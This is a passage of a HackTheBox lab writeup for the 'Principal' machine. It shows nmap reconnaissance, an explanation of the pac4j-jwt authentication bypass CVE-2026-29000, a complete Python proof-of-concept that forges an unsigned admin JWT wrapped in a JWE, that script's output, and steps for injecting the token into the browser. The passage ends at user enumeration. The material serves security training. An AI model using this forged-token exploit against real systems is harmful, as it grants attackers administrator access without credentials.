Principal
Writeup for HackTheBox Principal machine
Executive Summary
This writeup documents the exploitation of the Principal HTB machine, which demonstrates a critical attack chain involving multiple vulnerabilities:
- CVE-2026-29000 (pac4j JWT Authentication Bypass): Exploited an authentication bypass in the pac4j-jwt library to gain admin access to the web application without credentials
- Information Disclosure: Extracted encryption keys and sensitive configuration from the admin dashboard
- Credential Reuse & SSH Access: Leveraged exposed credentials to gain initial shell access as
svc-deployservice account - Privilege Escalation via SSH Certificates: Exploited misconfigured SSH certificate authentication to create valid root certificates and achieve privilege escalation
Reconnaissance
Nmap Scan
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
53
54
55
56
57
58
59
60
61
62
63
64
65
66
67
68
69
70
71
72
73
74
75
76
77
78
79
80
81
82
83
84
85
86
87
88
89
90
91
92
93
94
95
96
97
98
99
100
101
102
103
104
105
106
107
108
109
110
111
112
113
114
115
116
117
118
┌──(kali㉿kali)-[~/HTB/Linux/Principal]
└─$ sudo nmap -sC -sV -Pn -p $(sudo nmap -Pn -p- --min-rate 8000 $ip | grep 'open' | cut -d '/' -f 1 | paste -sd ,) $ip -oN nmap.scan

Nmap scan report for 10.129.244.220
Host is up (0.17s latency).

PORT     STATE SERVICE    VERSION
22/tcp   open  ssh        OpenSSH 9.6p1 Ubuntu 3ubuntu13.14 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   256 b0:a0:ca:46:bc:c2:cd:7e:10:05:05:2a:b8:c9:48:91 (ECDSA)
|_  256 e8:a4:9d:bf:c1:b6:2a:37:93:40:d0:78:00:f5:5f:d9 (ED25519)
8080/tcp open  http-proxy Jetty
|_http-open-proxy: Proxy might be redirecting requests
| http-title: Principal Internal Platform - Login
|_Requested resource was /login
| fingerprint-strings:
|   FourOhFourRequest:
|     HTTP/1.1 404 Not Found
|     Date: Tue, 12 May 2026 15:51:52 GMT
|     Server: Jetty
|     X-Powered-By: pac4j-jwt/6.0.3
|     Cache-Control: must-revalidate,no-cache,no-store
|     Content-Type: application/json
|     {"timestamp":"2026-05-12T15:51:52.283+00:00","status":404,"error":"Not Found","path":"/nice%20ports%2C/Tri%6Eity.txt%2ebak"}
|   GetRequest:
|     HTTP/1.1 302 Found
|     Date: Tue, 12 May 2026 15:51:50 GMT
|     Server: Jetty
|     X-Powered-By: pac4j-jwt/6.0.3
|     Content-Language: en
|     Location: /login
|     Content-Length: 0
|   HTTPOptions:
|     HTTP/1.1 200 OK
|     Date: Tue, 12 May 2026 15:51:51 GMT
|     Server: Jetty
|     X-Powered-By: pac4j-jwt/6.0.3
|     Allow: GET,HEAD,OPTIONS
|     Accept-Patch:
|     Content-Length: 0
|   RTSPRequest:
|     HTTP/1.1 505 HTTP Version Not Supported
|     Date: Tue, 12 May 2026 15:51:51 GMT
|     Cache-Control: must-revalidate,no-cache,no-store
|     Content-Type: text/html;charset=iso-8859-1
|     Content-Length: 349
|     <html>
|     <head>
|     <meta http-equiv="Content-Type" content="text/html;charset=ISO-8859-1"/>
|     <title>Error 505 Unknown Version</title>
|     </head>
|     <body>
|     <h2>HTTP ERROR 505 Unknown Version</h2>
|     <table>
|     <tr><th>URI:</th><td>/badMessage</td></tr>
|     <tr><th>STATUS:</th><td>505</td></tr>
|     <tr><th>MESSAGE:</th><td>Unknown Version</td></tr>
|     </table>
|     </body>
|     </html>
|   Socks5:
|     HTTP/1.1 400 Bad Request
|     Date: Tue, 12 May 2026 15:51:52 GMT
|     Cache-Control: must-revalidate,no-cache,no-store
|     Content-Type: text/html;charset=iso-8859-1
|     Content-Length: 382
|     <html>
|     <head>
|     <meta http-equiv="Content-Type" content="text/html;charset=ISO-8859-1"/>
|     <title>Error 400 Illegal character CNTL=0x5</title>
|     </head>
|     <body>
|     <h2>HTTP ERROR 400 Illegal character CNTL=0x5</h2>
|     <table>
|     <tr><th>URI:</th><td>/badMessage</td></tr>
|     <tr><th>STATUS:</th><td>400</td></tr>
|     <tr><th>MESSAGE:</th><td>Illegal character CNTL=0x5</td></tr>
|     </table>
|     </body>
|_    </html>
|_http-server-header: Jetty
1 service unrecognized despite returning data. If you know the service/version, please submit the following fingerprint at https://nmap.org/cgi-bin/submit.cgi?new-service :
SF-Port8080-TCP:V=7.99%I=7%D=5/12%Time=6A034C97%P=x86_64-pc-linux-gnu%r(Ge
SF:tRequest,A4,"HTTP/1\.1\x20302\x20Found\r\nDate:\x20Tue,\x2012\x20May\x2
SF:02026\x2015:51:50\x20GMT\r\nServer:\x20Jetty\r\nX-Powered-By:\x20pac4j-
SF:jwt/6\.0\.3\r\nContent-Language:\x20en\r\nLocation:\x20/login\r\nConten
SF:t-Length:\x200\r\n\r\n")%r(HTTPOptions,A2,"HTTP/1\.1\x20200\x20OK\r\nDa
SF:te:\x20Tue,\x2012\x20May\x202026\x2015:51:51\x20GMT\r\nServer:\x20Jetty
SF:\r\nX-Powered-By:\x20pac4j-jwt/6\.0\.3\r\nAllow:\x20GET,HEAD,OPTIONS\r\
SF:nAccept-Patch:\x20\r\nContent-Length:\x200\r\n\r\n")%r(RTSPRequest,220,
SF:"HTTP/1\.1\x20505\x20HTTP\x20Version\x20Not\x20Supported\r\nDate:\x20Tu
SF:e,\x2012\x20May\x202026\x2015:51:51\x20GMT\r\nCache-Control:\x20must-re
SF:validate,no-cache,no-store\r\nContent-Type:\x20text/html;charset=iso-88
SF:59-1\r\nContent-Length:\x20349\r\n\r\n<html>\n<head>\n<meta\x20http-equ
SF:iv=\"Content-Type\"\x20content=\"text/html;charset=ISO-8859-1\"/>\n<tit
SF:le>Error\x20505\x20Unknown\x20Version</title>\n</head>\n<body>\n<h2>HTT
SF:P\x20ERROR\x20505\x20Unknown\x20Version</h2>\n<table>\n<tr><th>URI:</th
SF:><td>/badMessage</td></tr>\n<tr><th>STATUS:</th><td>505</td></tr>\n<tr>
SF:<th>MESSAGE:</th><td>Unknown\x20Version</td></tr>\n</table>\n\n</body>\
SF:n</html>\n")%r(FourOhFourRequest,13B,"HTTP/1\.1\x20404\x20Not\x20Found\
SF:r\nDate:\x20Tue,\x2012\x20May\x202026\x2015:51:52\x20GMT\r\nServer:\x20
SF:Jetty\r\nX-Powered-By:\x20pac4j-jwt/6\.0\.3\r\nCache-Control:\x20must-r
SF:evalidate,no-cache,no-store\r\nContent-Type:\x20application/json\r\n\r\
SF:n{\"timestamp\":\"2026-05-12T15:51:52\.283\+00:00\",\"status\":404,\"er
SF:ror\":\"Not\x20Found\",\"path\":\"/nice%20ports%2C/Tri%6Eity\.txt%2ebak
SF:\"}")%r(Socks5,232,"HTTP/1\.1\x20400\x20Bad\x20Request\r\nDate:\x20Tue,
SF:\x2012\x20May\x202026\x2015:51:52\x20GMT\r\nCache-Control:\x20must-reva
SF:lidate,no-cache,no-store\r\nContent-Type:\x20text/html;charset=iso-8859
SF:-1\r\nContent-Length:\x20382\r\n\r\n<html>\n<head>\n<meta\x20http-equiv
SF:=\"Content-Type\"\x20content=\"text/html;charset=ISO-8859-1\"/>\n<title
SF:>Error\x20400\x20Illegal\x20character\x20CNTL=0x5</title>\n</head>\n<bo
SF:dy>\n<h2>HTTP\x20ERROR\x20400\x20Illegal\x20character\x20CNTL=0x5</h2>\
SF:n<table>\n<tr><th>URI:</th><td>/badMessage</td></tr>\n<tr><th>STATUS:</
SF:th><td>400</td></tr>\n<tr><th>MESSAGE:</th><td>Illegal\x20character\x20
SF:CNTL=0x5</td></tr>\n</table>\n\n</body>\n</html>\n");
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/
On port 22, SSH is running. SSH version 9.6p1 shows that the host OS maybe Ubuntu 24.04 LTS. On port 8080, Jetty webserver is running which means a Java based web app is hosted. The response header X-Powered-By: pac4j-jwt/6.0.3 shows the pac4j-jwt is used as authentication library. pac4j-jwt is a Java module within the larger pac4j security engine (provide SAML, LDAP, Kerberos, OAuth). It provides tools to generate, validate, and manage JSON Web Tokens
Add hostname principal.htb to /etc/hosts
1
2
┌──(kali㉿kali)-[~/HTB/Linux/Principal]
└─$ echo "$ip  principal.htb" | sudo tee -a /etc/hosts
WEB - Authentication Bypass via CVE-2026-29000
Initial Web Application Discovery:

Since there is no registration page visible, there must either be an unauthenticated vulnerability or an authentication bypass path. Through vulnerability research, we discover that pac4j-jwt/6.0.3 is vulnerable to CVE-2026-29000 - an authentication bypass in JWT processing.
CVE-2026-29000 Vulnerability Details:
pac4j-jwt is a Java security library used for authentication. Versions prior to 4.5.9, 5.7.9, and 6.3.3 contain a critical authentication bypass vulnerability in the JwtAuthenticator when processing encrypted JWTs.
How the Vulnerability Works:
JWT (JSON Web Tokens) security typically employs two layers of protection:
Layer 1 - Encryption (JWE): The JWT is encrypted using the server’s RSA public key (RSA-OAEP-256 algorithm). This ensures that:
- Only the server with the private key can decrypt the token
- The token’s contents are protected in transit
- Eavesdroppers cannot read the token data
Layer 2 - Signature (JWS): Inside the encrypted wrapper, the JWT payload is signed with RS256 algorithm. This ensures:
- The token was created by someone holding the signing key
- The token hasn’t been tampered with
- The server can verify authenticity after decryption
The Bug: The vulnerable pac4j-jwt implementation has a critical flaw in how it validates JWTs. When an attacker crafts a malicious encrypted JWT:
- They encrypt a specially-crafted JWT using the server’s public RSA key (anyone can do this since it’s public)
- Inside, they place a JWT signed with the
nonealgorithm instead of RS256 - The JWT contains arbitrary claims like
sub: adminandrole: ROLE_ADMIN - Due to the vulnerability, the server fails to properly validate the signature algorithm
- The server accepts the token despite the invalid signature, authenticating the user with forged claims
This allows attackers who possess the public key to forge valid authentication tokens for any user, including administrators.
Finding the Public Key:
The server’s public key is available at /api/auth/jwks. We can retrieve it using curl:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
53
54
55
56
57
58
59
60
61
┌──(kali㉿kali)-[~/HTB/Linux/Principal]
└─$ curl -s http://principal.htb:8080/api/auth/jwks | jq
/**
 * Principal Internal Platform - Client Application
 * Version: 1.2.0
 *
 * Authentication flow:
 * 1. User submits credentials to /api/auth/login
 * 2. Server returns encrypted JWT (JWE) token
 * 3. Token is stored and sent as Bearer token for subsequent requests
 *
 * Token handling:
 * - Tokens are JWE-encrypted using RSA-OAEP-256 + A128GCM
 * - Public key available at /api/auth/jwks for token verification
 * - Inner JWT is signed with RS256
 *
 * JWT claims schema:
 *   sub   - username
 *   role  - one of: ROLE_ADMIN, ROLE_MANAGER, ROLE_USER
 *   iss   - "principal-platform"
 *   iat   - issued at (epoch)
 *   exp   - expiration (epoch)
 */

const API_BASE = '';
const JWKS_ENDPOINT = '/api/auth/jwks';
const AUTH_ENDPOINT = '/api/auth/login';
const DASHBOARD_ENDPOINT = '/api/dashboard';
const USERS_ENDPOINT = '/api/users';
const SETTINGS_ENDPOINT = '/api/settings';

// Role constants - must match server-side role definitions
const ROLES = {
    ADMIN: 'ROLE_ADMIN',
    MANAGER: 'ROLE_MANAGER',
    USER: 'ROLE_USER'
};

// Token management
class TokenManager {
    static getToken() {
        return sessionStorage.getItem('auth_token');
    }

    static setToken(token) {
        sessionStorage.setItem('auth_token', token);
    }

    static clearToken() {
        sessionStorage.removeItem('auth_token');
    }

    static isAuthenticated() {
        return !!this.getToken();
    }

    static getAuthHeaders() {
        const token = this.getToken();
        return token ? { 'Authorization': `Bearer ${token}` } : {};
    }
}
The application uses role-based access control with three privilege levels defined in JWT claims. The critical endpoint /api/auth/jwks exposes the server’s public RSA key, which is necessary for the exploit.
The application stores authentication tokens in browser session storage and transmits them via the Authorization: Bearer header for API requests.
Exploiting CVE-2026-29000
To exploit this vulnerability, we need to:
- Create a JWT with
alg: none(unsigned) containing admin claims - Encrypt this JWT using the server’s public RSA key
- Send it as an authentication token
Here’s a Python script that automates this exploitation:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
53
54
55
56
57
58
59
60
61
62
63
64
65
66
67
68
69
70
71
72
73
74
75
76
77
78
79
80
81
82
83
84
85
86
87
88
89
90
91
92
93
94
95
96
97
98
99
100
101
102
103
104
105
106
107
108
109
110
111
112
113
#!/usr/bin/env python3
"""
PoC for CVE-2026-29000 - pac4j JWT Authentication Bypass
Automatically fetches the server's public key and creates a forged admin token
"""

import sys
import json
import time
import base64
import requests
import argparse
from jwcrypto import jwk, jwe
from jwcrypto.common import json_encode

def b64url_encode(data):
    if isinstance(data, str):
        data = data.encode()
    return base64.urlsafe_b64encode(data).rstrip(b'=').decode()

def create_none_alg_jwt(username="admin", role="ROLE_ADMIN"):
    header  = {"alg": "none", "type": "JWT"}
    now     = int(time.time())
    payload = {
        "sub": username,
        "role": role,
        "iss": "principal-platform",
        "iat": now,
        "exp": now + 3600
    }
    header_b64  = b64url_encode(json.dumps(header,  separators=(',', ':')))
    payload_b64 = b64url_encode(json.dumps(payload, separators=(',', ':')))
    plain_jwt = f"{header_b64}.{payload_b64}."
    print(f"[*] Plain JWT (alg:none):\n    {plain_jwt}\n")
    return plain_jwt

def fetch_jwks(base_url):
    endpoints = ["/.well-known/jwks.json", "/api/auth/jwks"]
    for ep in endpoints:
        url = base_url.rstrip('/') + ep
        try:
            r = requests.get(url, timeout=10, verify=False)
            if r.status_code == 200:
                data = r.json()
                print(f"[+] JWKS fetched from: {url}")
                print(f"    Keys found: {len(data.get('keys', []))}")
                return data
            else:
                print(f"[-] {url} → HTTP {r.status_code}")
        except Exception as ex:
            print(f"[-] {url} → {ex}")
    return None

def encrypt_jwt_as_jwe(plain_jwt, jwks_data):
    raw_key = jwks_data["keys"][0]
    print(f"[*] Using key: kid={raw_key.get('kid', '<no kid>')}, kty={raw_key.get('kty')}")
    pub_key = jwk.JWK(**raw_key)
    protected_header = {
        "alg": "RSA-OAEP-256",
        "enc": "A128GCM",
        "kid": raw_key.get("kid", "enc-key-1"),
        "cty": "JWT"
    }
    token = jwe.JWE(
        plaintext=plain_jwt.encode(),
        protected=json_encode(protected_header)
    )
    token.add_recipient(pub_key)
    jwe_token = token.serialize(compact=True)
    print(f"[+] JWE token:\n    {jwe_token}\n")
    return jwe_token

def main():
    parser = argparse.ArgumentParser(description="CVE-2026-29000 PoC - pac4j alg:none bypass")
    parser.add_argument("url",         help="Target base URL, e.g. http://10.10.11.x:8080")
    parser.add_argument("--username",  default="admin")
    parser.add_argument("--role",      default="ROLE_ADMIN")
    parser.add_argument("--jwk",       metavar="JSON",
                        help='JWKS JSON string, e.g. \'{"keys":[{...}]}\'. '
                             'Skips live fetch when provided.')
    args = parser.parse_args()

    requests.packages.urllib3.disable_warnings()

    print("=" * 60)
    print("  pac4j JWT Authentication Bypass PoC")
    print("=" * 60)

    # Step 1 – build the unsigned JWT
    plain_jwt = create_none_alg_jwt(args.username, args.role)

    # Step 2 – resolve JWKS: CLI arg takes priority, otherwise fetch live
    if args.jwk:
        try:
            jwks = json.loads(args.jwk)
            print(f"[*] Using supplied JWK (kid={jwks['keys'][0].get('kid')})\n")
        except (json.JSONDecodeError, KeyError) as e:
            print(f"[!] Invalid --jwk value: {e}")
            sys.exit(1)
    else:
        jwks = fetch_jwks(args.url)
        if jwks is None:
            print("[!] Could not retrieve JWKS from either endpoint.")
            print("    Supply one manually with --jwk '{\"keys\":[{...}]}'")
            sys.exit(1)

    # Step 3 – wrap the plain JWT inside a JWE
    jwe_token = encrypt_jwt_as_jwe(plain_jwt, jwks)

    print(f"Authorization: Bearer {jwe_token}")

if __name__ == "__main__":
    main()
Script Explanation:
b64url_encode(): Base64 URL encodes the JWT header and payload (without padding)create_none_alg_jwt(): Creates an unsigned JWT withalg: noneand forged admin claimssub: admin- Claims to be the admin userrole: ROLE_ADMIN- Claims to have admin roleiss: principal-platform- Matches the expected issuerexp- Sets expiration 1 hour in the future to avoid immediate rejection
fetch_jwks(): Retrieves the server’s public key from/api/auth/jwksand/.well-known/jwks.jsonendpointsencrypt_jwt_as_jwe(): Encrypts the unsigned JWT using RSA-OAEP-256 and A128GCM- The final JWE token is what we use to authenticate
Running the Exploit:
Execute the script to generate the forged authentication token:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
┌──(kali㉿kali)-[~/HTB/Linux/Principal]
└─$ python3 CVE-2026-29000.py http://principal.htb:8080/ --username admin --role ROLE_ADMIN
============================================================
  pac4j JWT Authentication Bypass PoC
============================================================
[*] Plain JWT (alg:none):
    eyJhbGciOiJub25lIiwidHlwZSI6IkpXVCJ9.eyJzdWIiOiJhZG1pbiIsInJvbGUiOiJST0xFX0FETUlOIiwiaXNzIjoicHJpbmNpcGFsLXBsYXRmb3JtIiwiaWF0IjoxNzc5NDQwODUwLCJleHAiOjE3Nzk0NDQ0NTB9.

[-] http://principal.htb:8080/.well-known/jwks.json → HTTP 404
[+] JWKS fetched from: http://principal.htb:8080/api/auth/jwks
    Keys found: 1
[*] Using key: kid=enc-key-1, kty=RSA
[+] JWE token:
    eyJhbGciOiJSU0EtT0FFUC0yNTYiLCJjdHkiOiJKV1QiLCJlbmMiOiJBMTI4R0NNIiwia2lkIjoiZW5jLWtleS0xIn0.NedQfTmpzeaoZO_qohEOJ8s07eMbDL9d1CsoN4Rf68P1OLfY4UkDasFz0eIh4CXZRuArqPeK4bnDCmoMDGeruuxHI7Vp0ZPwqf08o9QKp2gqrFXFlbvAP4GpJcTLT_8UMJRgknpHZs31RSm6Au4ybSf1yu0qH0qG2JoW2zaEIxkgvI7sNp7b7iaZ85yUyNurg1T8iP-VwA7t_RdfmScW6u_NCGdPkpmThT-bag12jzrK96IkP3A9zYxD5-STWK3be60bVaN9P2IxKJ0D-ajMWxE9H1UWSz9F7KIHvr76nfEWa3pqSj64mQvnbc_B2fmVqYDRTqudhZ395t8VAV3RXg.-FnDNjkLGVoPXHen.XXluTdfYNUeTZZDu_7Me8_A-GAJTnujxSD7FBdIpMBIoQiD9W4jpIayDPJYlfkPZlPZ0uPoUAfPbg4VqDrlEcsNoE5tbqnkGLkI-JsKShkkEFIp3Sch7-md03jrhqHilhC0UY6YV9mR3NI9iiK4VVfpgjn1QfruEduCn5dGktULZ2uccTN3Pc_woyuOcZ-w1q75t6a-OgYyS0QjPsu9QRRQwRoDjkg.X_hXN2_HSR1-_mq-1H9Snw

Authorization: Bearer eyJhbGciOiJSU0EtT0FFUC0yNTYiLCJjdHkiOiJKV1QiLCJlbmMiOiJBMTI4R0NNIiwia2lkIjoiZW5jLWtleS0xIn0.NedQfTmpzeaoZO_qohEOJ8s07eMbDL9d1CsoN4Rf68P1OLfY4UkDasFz0eIh4CXZRuArqPeK4bnDCmoMDGeruuxHI7Vp0ZPwqf08o9QKp2gqrFXFlbvAP4GpJcTLT_8UMJRgknpHZs31RSm6Au4ybSf1yu0qH0qG2JoW2zaEIxkgvI7sNp7b7iaZ85yUyNurg1T8iP-VwA7t_RdfmScW6u_NCGdPkpmThT-bag12jzrK96IkP3A9zYxD5-STWK3be60bVaN9P2IxKJ0D-ajMWxE9H1UWSz9F7KIHvr76nfEWa3pqSj64mQvnbc_B2fmVqYDRTqudhZ395t8VAV3RXg.-FnDNjkLGVoPXHen.XXluTdfYNUeTZZDu_7Me8_A-GAJTnujxSD7FBdIpMBIoQiD9W4jpIayDPJYlfkPZlPZ0uPoUAfPbg4VqDrlEcsNoE5tbqnkGLkI-JsKShkkEFIp3Sch7-md03jrhqHilhC0UY6YV9mR3NI9iiK4VVfpgjn1QfruEduCn5dGktULZ2uccTN3Pc_woyuOcZ-w1q75t6a-OgYyS0QjPsu9QRRQwRoDjkg.X_hXN2_HSR1-_mq-1H9Snw
Gaining Admin Access:

The generated JWE token is then injected into the browser’s sessionStorage via the browser console:
- Open Developer Tools (F12)
- Go to Console tab
- Execute:
sessionStorage.setItem('auth_token', '<JWE_TOKEN_HERE>') - Reload the page
The server decrypts our malicious token and processes it. Despite the invalid signature (alg:none), the vulnerable pac4j-jwt library fails to properly validate it and accepts the token. We are now authenticated as admin:

With admin access, we can view the dashboard and enumerate users and sensitive configuration:
User Flag
After gaining admin access via the authentication bypass, we can explore the application to enumerate users and find credentials.
User Enumeration:
